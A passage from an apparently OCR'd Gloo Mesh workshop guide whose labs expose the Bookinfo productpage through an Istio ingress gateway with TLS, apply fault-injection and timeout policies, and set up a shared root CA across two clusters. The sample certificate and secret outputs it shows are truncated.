
```
kubectl apply --context ${CLUSTER1} -f- <<EOF
apiVersion: admin.gloo.solo.io/v2
kind: WorkspaceSettings
metadata:
  name: bookinfo
  namespace: bookinfo-frontends
spec:
  importFrom:
  - workspaces:
    - name: gateways
    resources:
    - kind: SERVICE
  exportTo:
  - workspaces:
```

```
    - name: gateways
    resources:
    - kind: SERVICE
      labels:
        app: productpage
    - kind: SERVICE
      labels:
        app: reviews
    - kind: ALL
      labels:
        expose: "true"
EOF
```

The Bookinfo team has decided to export the following to the `gateway` workspace (using a reference):

- the `productpage` and the `reviews` Kubernetes services
- all the resources (RouteTables, VirtualDestination, ...) that have the label `expose` set to `true`

This is how the environment looks like with the workspaces:



Lab 9 - Expose the productpage through a gateway

In this step, we're going to expose the `productpage` service through the Ingress Gateway using Gloo Mesh.

The Gateway team must create a `VirtualGateway` to configure the Istio Ingress Gateway in cluster1 to listen to incoming requests.

```
kubectl --context ${CLUSTER1} apply -f - <<EOF
apiVersion: networking.gloo.solo.io/v2
kind: VirtualGateway
metadata:
  name: north-south-gw
  namespace: istio-gateways
spec:
  workloads:
    - selector:
        labels:
          istio: ingressgateway
        cluster: cluster1
  listeners:
```

```
    - http: {}
      port:
        number: 80
      allowedRouteTables:
        - host: '*'
EOF
```

Then, the Bookinfo team can create a `RouteTable` to determine how they want to handle the traffic.

```
kubectl --context ${CLUSTER1} apply -f - <<EOF
apiVersion: networking.gloo.solo.io/v2
kind: RouteTable
metadata:
  name: productpage
  namespace: bookinfo-frontends
  labels:
    expose: "true"
spec:
  hosts:
    - '*'
  virtualGateways:
    - name: north-south-gw
      namespace: istio-gateways
      cluster: cluster1
  workloadSelectors: []
  http:
    - name: productpage
      matchers:
      - uri:
          exact: /productpage
      - uri:
          prefix: /static
      - uri:
          exact: /login
      - uri:
          exact: /logout
      - uri:
          prefix: /api/v1/products
      forwardTo:
        destinations:
          - ref:
              name: productpage
              namespace: bookinfo-frontends
            port:
              number: 9080
EOF
```

You should now be able to access the `productpage` application through the browser.

Get the URL to access the `productpage` service using the following command:

```
echo "http://${ENDPOINT_HTTP_GW_CLUSTER1}/productpage"
```

Gloo Mesh translates the `VirtualGateway` and `RouteTable` into the corresponding Istio objects (`Gateway` and `VirtualService`).

Now, let's secure the access through TLS.

Let's first create a private key and a self-signed certificate:

```
openssl req -x509 -nodes -days 365 -newkey rsa:2048 \
   -keyout tls.key -out tls.crt -subj "/CN=*"
```

Then, you have to store them in a Kubernetes secrets running the following commands:

```
kubectl --context ${CLUSTER1} -n istio-gateways create secret generic tls-secret \
--from-file=tls.key=tls.key \
--from-file=tls.crt=tls.crt

kubectl --context ${CLUSTER2} -n istio-gateways create secret generic tls-secret \
--from-file=tls.key=tls.key \
--from-file=tls.crt=tls.crt
```

Finally, the Gateway team needs to update the `VirtualGateway` to use this secret:


```
kubectl --context ${CLUSTER1} apply -f - <<EOF
apiVersion: networking.gloo.solo.io/v2
kind: VirtualGateway
```

```
metadata:
  name: north-south-gw
  namespace: istio-gateways
spec:
  workloads:
    - selector:
        labels:
          istio: ingressgateway
        cluster: cluster1
  listeners:
    - http: {}
      port:
        number: 80
# --------------- Redirect to https -------------------
      httpsRedirect: true
# -------------------------------------------------------
    - http: {}
# --------------- SSL config ---------------------------
      port:
        number: 443
      tls:
        mode: SIMPLE
        secretName: tls-secret
# -------------------------------------------------------
      allowedRouteTables:
        - host: '*'
EOF
```

You can now access the `productpage` application securely through the browser. Get the URL to access the `productpage` service using the following command:

```
echo "https://${ENDPOINT_HTTPS_GW_CLUSTER1}/productpage"
```

This diagram shows the flow of the request (through the Istio Ingress Gateway):



Lab 10 - Traffic policies

We're going to use Gloo Mesh policies to inject faults and configure timeouts.

Let's create the following `FaultInjectionPolicy` to inject a delay when the `v2` version of the `reviews` service talk to the `ratings` service:

```
cat << EOF | kubectl --context ${CLUSTER1} apply -f -
apiVersion: resilience.policy.gloo.solo.io/v2
kind: FaultInjectionPolicy
metadata:
  name: ratings-fault-injection
  namespace: bookinfo-backends
spec:
  applyToRoutes:
  - route:
      labels:
        fault_injection: "true"
  config:
    delay:
      fixedDelay: 2s
      percentage: 100
EOF
```

As you can see, it will be applied to all the routes that have the label `fault_injection` set to `"true"`.

So, you need to create a `RouteTable` with this label set in the corresponding route.

```
cat << EOF | kubectl --context ${CLUSTER1} apply -f -
apiVersion: networking.gloo.solo.io/v2
kind: RouteTable
metadata:
  name: ratings
  namespace: bookinfo-backends
spec:
  hosts:
    - 'ratings.bookinfo-backends.svc.cluster.local'
  workloadSelectors:
  - selector:
      labels:
        app: reviews
  http:
    - name: ratings
      labels:
        fault_injection: "true"
      matchers:
      - uri:
          prefix: /
      forwardTo:
        destinations:
          - ref:
              name: ratings
              namespace: bookinfo-backends
            port:
              number: 9080
EOF
```

If you refresh the webpage, you should see that it takes longer to get the `productpage` loaded when version `v2` of the `reviews` services is called.

Now, let's configure a 0.5s request timeout when the `productpage` service calls the `reviews` service on cluster1.

You need to create the following `RetryTimeoutPolicy`:


```
cat << EOF | kubectl --context ${CLUSTER1} apply -f -
apiVersion: resilience.policy.gloo.solo.io/v2
kind: RetryTimeoutPolicy
metadata:
  name: reviews-request-timeout
  namespace: bookinfo-backends
spec:
  applyToRoutes:
  - route:
      labels:
        request_timeout: "0.5s"
  config:
    requestTimeout: 0.5s
EOF
```

As you can see, it will be applied to all the routes that have the label `request_timeout` set to `"0.5s"`.


Then, you need to create a `RouteTable` with this label set in the corresponding route.

```
cat << EOF | kubectl --context ${CLUSTER1} apply -f -
apiVersion: networking.gloo.solo.io/v2
kind: RouteTable
metadata:
  name: reviews
  namespace: bookinfo-backends
spec:
  hosts:
    - 'reviews.bookinfo-backends.svc.cluster.local'
  workloadSelectors:
  - selector:
      labels:
        app: productpage
  http:
    - name: reviews
      labels:
        request_timeout: "0.5s"
      matchers:
      - uri:
          prefix: /
      forwardTo:
        destinations:
          - ref:
              name: reviews
              namespace: bookinfo-backends
            port:
              number: 9080
            subset:
              version: v2
EOF
```

If you refresh the page several times, you'll see an error message telling that reviews are unavailable when the productpage is trying to communicate with the version `v2` of the `reviews` service.



This diagram shows where the timeout and delay have been applied:



Let's delete the Gloo Mesh objects we've created:

```
kubectl --context ${CLUSTER1} -n bookinfo-backends delete faultinjectionpolicy ratings-fault-injection
kubectl --context ${CLUSTER1} -n bookinfo-backends delete routetable ratings
kubectl --context ${CLUSTER1} -n bookinfo-backends delete retrytimeoutpolicy reviews-request-timeout
kubectl --context ${CLUSTER1} -n bookinfo-backends delete routetable reviews
```

Lab 11 - Create the Root Trust Policy

To allow secured (end-to-end mTLS) cross cluster communications, we need to make sure the certificates issued by the Istio control plance on each cluster are signed with intermediate certificates which have a common root CA.

Gloo Mesh fully automates this process.

Run this command to see how the communication between microservices occurs currently:

```
kubectl --context ${CLUSTER1} exec -t -n bookinfo-backends deploy/reviews-v1 \
-- openssl s_client -showcerts -connect ratings:9080 -alpn istio
```

Now, the output should be like that:

```
...
Certificate chain
 0 s:
   i:O = cluster1
-----BEGIN CERTIFICATE-----
MIIDFzCCAf+gAwIBAgIRALsoWlroVcCc1n+VROhATrcwDQYJKoZIhvcNAQELBQAw
...
BPiAYRMH5j0gyBqiZZEwCfzfQe1e6aAgie9T
-----END CERTIFICATE-----
 1 s:O = cluster1
   i:O = cluster1
-----BEGIN CERTIFICATE-----
MIICzjCCAbagAwIBAgIRAKIx2hzMbAYzM74OC4Lj1FUwDQYJKoZIhvcNAQELBQAw
...
uMTPjt7p/sv74fsLgrx8WMI0pVQ7+2plpjaiIZ8KvEK9ye/0Mx8uyzTG7bpmVVWo
ugY=
```

```
-----END CERTIFICATE-----
...
```

Now, run the same command on the second cluster:

```
kubectl --context ${CLUSTER2} exec -t -n bookinfo-backends deploy/reviews-v1 \
-- openssl s_client -showcerts -connect ratings:9080 -alpn istio
```

The output should be like that:

```
...
Certificate chain
 0 s:
   i:O = cluster2
-----BEGIN CERTIFICATE-----
MIIDFzCCAf+gAwIBAgIRALo1dmnbbP0hs1G82iBa2oAwDQYJKoZIhvcNAQELBQAw
...
YvDrZfKNOKwFWKMKKhCSi2rmCvLKuXXQJGhy
-----END CERTIFICATE-----
 1 s:O = cluster2
   i:O = cluster2
-----BEGIN CERTIFICATE-----
MIICzjCCAbagAwIBAgIRAIjegnzq/hN/NbMm3dmllnYwDQYJKoZIhvcNAQELBQAw
...
GZRM4zV9BopZg745Tdk2LVoHiBR536QxQv/0h1P0CdN9hNLklAhGN/Yf9SbDgLTw
6Sk=
-----END CERTIFICATE-----
...
```

The first certificate in the chain is the certificate of the workload and the second one is the Istio CA’s signing (CA) certificate.

As you can see, the Istio CA’s signing (CA) certificates are different in the 2 clusters, so one cluster can't validate certificates issued by the other cluster.

Creating a Root Trust Policy will unify these two CAs with a common root identity.


Run the following command to create the *Root Trust Policy*:

```
cat << EOF | kubectl --context ${MGMT} apply -f -
apiVersion: admin.gloo.solo.io/v2
kind: RootTrustPolicy
metadata:
  name: root-trust-policy
  namespace: gloo-mesh
spec:
  config:
    mgmtServerCa:
      generated: {}
    autoRestartPods: true
EOF
```

When we create the RootTrustPolicy, Gloo Mesh will kick off the process of unifying identities under a shared root.

First, Gloo Mesh will create the Root certificate.

Then, Gloo Mesh will use the Gloo Mesh Agent on each of the clusters to create a new key/cert pair that will form an intermediate CA used by the mesh on that cluster. It will then create a Certificate Request (CR).



Gloo Mesh will then sign the intermediate certificates with the Root certificate.

At that point, we want Istio to pick up the new intermediate CA and start using that for its workloads. To do that Gloo Mesh creates a Kubernetes secret called `cacerts` in the `istio-system` namespace.

You can have a look at the Istio documentation [here](#) if you want to get more information about this process.

Check that the secret containing the new Istio CA has been created in the istio namespace, on the first cluster:

```
kubectl --context ${CLUSTER1} get secret -n istio-system cacerts -o yaml
```

Here is the expected output:


```
apiVersion: v1
data:
  ca-cert.pem:
LS0tLS1CRUdJTiBDRVJUSUZJQ0FURS0tLS0tCk1JSUZFRENDQXZpZ0F3SUJBZ0lRUG5kRDkwejN4dytYeTBzYzNmcjRmekFOQmdrcWhraUc5dzBCQVFzRkFEQWIKTVJrd0Z3

  jFWVlZtSWl3Si8va0NnNGVzWTkvZXdxSGlTMFByWDJmSDVDMhrWnQ4dz09Ci0tLS0tRU5EIENFUlRJRklDQVRFLS0tLS0K
  ca-key.pem:
LS0tLS1CRUdJTiBSU0EgUFJJVkFURSBLRVktLS0tLQpNSUlKS0FJQkFBS0NBZ0VBczh6U0ZWcEFxeVNodXpMaHVXUlNFMEJJMXVwbnNBc3VnNjE2TzlKdzBlTmhhc3RClUV

  DT2t1bzBhdTFhb1VsS1NucldpL3kyYUtbz0KLS0tLS1FTkQgUlNBIFBSSVZBVEUgS0VZLS0tLS0K
  cert-chain.pem:
LS0tLS1CRUdJTiBDRVJUSUZJQ0FURS0tLS0tCk1JSUZFRENDQXZpZ0F3SUJBZ0lRUG5kRDkwejN4dytYeTBzYzNmcjRmekFOQmdrcWhraUc5dzBCQVFzRkFEQWIKTVJrd0Z3

  RBTHpzQUp2ZzFLRUR4T2QwT1JHZFhFbU9CZDBVUDk0KzJCN0tjM2tkNwpzNHYycEV2YVlnPT0KLS0tLS1FTkQgQ0VSVElGSUNBVEUtLS0tLQo=
  key.pem: ""
  root-cert.pem:
LS0tLS1CRUdJTiBDRVJUSUZJQ0FURS0tLS0tCk1JSUU0ekNDQXN1Z0F3SUJBZ0lRT21lZbXFGdTF6Q3NzR0RFQ3JOdnBMakFOQmdrcWhraUc5dzBCQVFzRkFEQWIKTVJrd0Z3

  UNBVEUtLS0tLQo=
kind: Secret
metadata:
  labels:
    context.mesh.gloo.solo.io/cluster: cluster1
    context.mesh.gloo.solo.io/namespace: istio-system
    gloo.solo.io/parent_cluster: cluster1
    gloo.solo.io/parent_group: internal.gloo.solo.io
```

```
    gloo.solo.io/parent_kind: IssuedCertificate
    gloo.solo.io/parent_name: istiod-1-12-istio-system-cluster1
    gloo.solo.io/parent_namespace: istio-system
    gloo.solo.io/parent_version: v2
    reconciler.mesh.gloo.solo.io/name: cert-agent
  name: cacerts
  namespace: istio-system
type: certificates.mesh.gloo.solo.io/issued_certificate
```

Same operation on the second cluster:

```
kubectl --context ${CLUSTER2} get secret -n istio-system cacerts -o yaml
```

Here is the expected output:


```
apiVersion: v1
data:
  ca-cert.pem:
LS0tLS1CRUdJTiBDRVJUSUZJQ0FURS0tLS0tCk1JSUZFRENDQXZpZ0F3SUJBZ0lRWXE1V29iWFhGM1gwTjlNL3BYYkNKekFOQmdrcWhraUc5dzBCQVFzRkFEQWIKTVJrd0Z3

  XpqQ1RtK2QwNm9YaDI2d1JPSjdQTlNJOTkrR29KUHEraXltCkZIekhVdz09Ci0tLS0tRU5EIENFUlRJRklDQVRFLS0tLS0K
  ca-key.pem:
LS0tLS1CRUdJTiBSU0EgUFJJVkFURSBLRVktLS0tLQpNSUlKS1FJQkFBS0NBZ0VBMGJPMTdSRklNTnh4K1lMUkEwcFJqRmRvbG1SdW9Oc3gxNUUvb3BMQ1l1RjFwUEptCndh

  MNU9JWk5ObDA4dUE1aE1Ca2gxNCtPKy9HMkoKLS0tLS1FTkQgUlNBIFBSSVZBVEUgS0VZLS0tLS0K
  cert-chain.pem:
LS0tLS1CRUdJTiBDRVJUSUZJQ0FURS0tLS0tCk1JSUZFRENDQXZpZ0F3SUJBZ0lRWXE1V29iWFhGM1gwTjlNL3BYYkNKekFOQmdrcWhraUc5dzBCQVFzRkFEQWIKTVJrd0Z3

  RBTHpzQUp2ZzFLRUR4T2QwT1JHZFhFbU9CZDBVUDk0KzJCN0tjM2tkNwpzNHYycEV2YVlnPT0KLS0tLS1FTkQgQ0VSVElGSUNBVEUtLS0tLQo=
  key.pem: ""
  root-cert.pem:
LS0tLS1CRUdJTiBDRVJUSUZJQ0FURS0tLS0tCk1JSUU0ekNDQXN1Z0F3SUJBZ0lRT2lZbXFGdTF6Q3NzR0RFQ3JOdnBMakFOQmdrcWhraUc5dzBCQVFzRkFEQWIKTVJrd0Z3

  UNBVEUtLS0tLQo=
kind: Secret
metadata:
  labels:
    context.mesh.gloo.solo.io/cluster: cluster2
    context.mesh.gloo.solo.io/namespace: istio-system
    gloo.solo.io/parent_cluster: cluster2
    gloo.solo.io/parent_group: internal.gloo.solo.io
    gloo.solo.io/parent_kind: IssuedCertificate
    gloo.solo.io/parent_name: istiod-1-12-istio-system-cluster2
    gloo.solo.io/parent_namespace: istio-system
    gloo.solo.io/parent_version: v2
    reconciler.mesh.gloo.solo.io/name: cert-agent
  name: cacerts
  namespace: istio-system
type: certificates.mesh.gloo.solo.io/issued_certificate
```


As you can see, the secrets contain the same Root CA (base64 encoded), but different intermediate certs.

Have a look at the `RootTrustPolicy` object we've just created and notice the `autoRestartPods: true` in the `config`. This instructs Gloo Mesh to restart all the Pods in the mesh.

In recent versions of Istio, the control plane is able to pick up this new cert without any restart, but we would need to wait for the different Pods to renew their certificates (which happens every hour by default).

Now, let's check what certificates we get when we run the same commands we ran before we created the Root Trust Policy:

```
kubectl --context ${CLUSTER1} exec -t -n bookinfo-backends deploy/reviews-v1 \
-- openssl s_client -showcerts -connect ratings:9080 -alpn istio
```

The output should be like that:

```
...
Certificate chain
 0 s:
   i:
-----BEGIN CERTIFICATE-----
MIIEBzCCAe+gAwIBAgIRAK1yjsFkisSjNqm5tzmKQS8wDQYJKoZIhvcNAQELBQAw
...
T77lFKXx0eGtDNtWm/1IPiOutIMlFz/olVuN
-----END CERTIFICATE-----
 1 s:
   i:O = gloo-mesh
-----BEGIN CERTIFICATE-----
MIIFEDCCAvigAwIBAgIQPndD90z3xw+Xy0sc3fr4fzANBgkqhkiG9w0BAQsFADAb
...
```

```
hkZt8w==
-----END CERTIFICATE-----
 2 s:O = gloo-mesh
   i:O = gloo-mesh
-----BEGIN CERTIFICATE-----
MIIE4zCCAsugAwIBAgIQOiYmqFu1zCssGDECrNvpLjANBgkqhkiG9w0BAQsFADAb
...
s4v2pEvaYg==
-----END CERTIFICATE-----
 3 s:O = gloo-mesh
   i:O = gloo-mesh
-----BEGIN CERTIFICATE-----
MIIE4zCCAsugAwIBAgIQOiYmqFu1zCssGDECrNvpLjANBgkqhkiG9w0BAQsFADAb
...
s4v2pEvaYg==
-----END CERTIFICATE-----
...
```

And let's compare with what we get on the second cluster:

```
kubectl --context ${CLUSTER2} exec -t -n bookinfo-backends deploy/reviews-v1 \
-- openssl s_client -showcerts -connect ratings:9080 -alpn istio
```

The output should be like that:

```
...
Certificate chain
 0 s:
   i:
-----BEGIN CERTIFICATE-----
MIIEBjCCAe6gAwIBAgIQfSeujXiz3KsbG01+zEcXGjANBgkqhkiG9w0BAQsFADAA
...
EtTlhPLbyf2GwkUgzXhdcu2G8uf6o16b0qU=
-----END CERTIFICATE-----
 1 s:
   i:O = gloo-mesh
-----BEGIN CERTIFICATE-----
MIIFEDCCAvigAwIBAgIQYq5WobXXF3X0N9M/pXbCJzANBgkqhkiG9w0BAQsFADAb
...
FHzHUw==
-----END CERTIFICATE-----
 2 s:O = gloo-mesh
   i:O = gloo-mesh
-----BEGIN CERTIFICATE-----
MIIE4zCCAsugAwIBAgIQOiYmqFu1zCssGDECrNvpLjANBgkqhkiG9w0BAQsFADAb
...
s4v2pEvaYg==
-----END CERTIFICATE-----
 3 s:O = gloo-mesh
   i:O = gloo-mesh
-----BEGIN CERTIFICATE-----
MIIE4zCCAsugAwIBAgIQOiYmqFu1zCssGDECrNvpLjANBgkqhkiG9w0BAQsFADAb
...
s4v2pEvaYg==
-----END CERTIFICATE-----
...
```

You can see that the last certificate in the chain is now identical on both clusters. It's the new root certificate.

The first certificate is the certificate of the service. Let's decrypt it.

Copy and paste the content of the certificate (including the BEGIN and END CERTIFICATE lines) in a new file called `/tmp/cert` and run the following command:

```
openssl x509 -in /tmp/cert -text
```

The output should be as follow:

```
Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number:
            7d:27:ae:8d:78:b3:dc:ab:1b:1b:4d:7e:cc:47:17:1a
    Signature Algorithm: sha256WithRSAEncryption
        Issuer:
        Validity
            Not Before: Sep 17 08:21:08 2020 GMT
            Not After : Sep 18 08:21:08 2020 GMT
        Subject:
```

```
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
                Public-Key: (2048 bit)
                Modulus:
...
                Exponent: 65537 (0x10001)
        X509v3 extensions:
            X509v3 Key Usage: critical
                Digital Signature, Key Encipherment
            X509v3 Extended Key Usage:
                TLS Web Server Authentication, TLS Web Client Authentication
            X509v3 Basic Constraints: critical
                CA:FALSE
            X509v3 Subject Alternative Name: critical
                URI:spiffe://cluster2/ns/bookinfo-backends/sa/bookinfo-ratings
    Signature Algorithm: sha256WithRSAEncryption
...
-----BEGIN CERTIFICATE-----
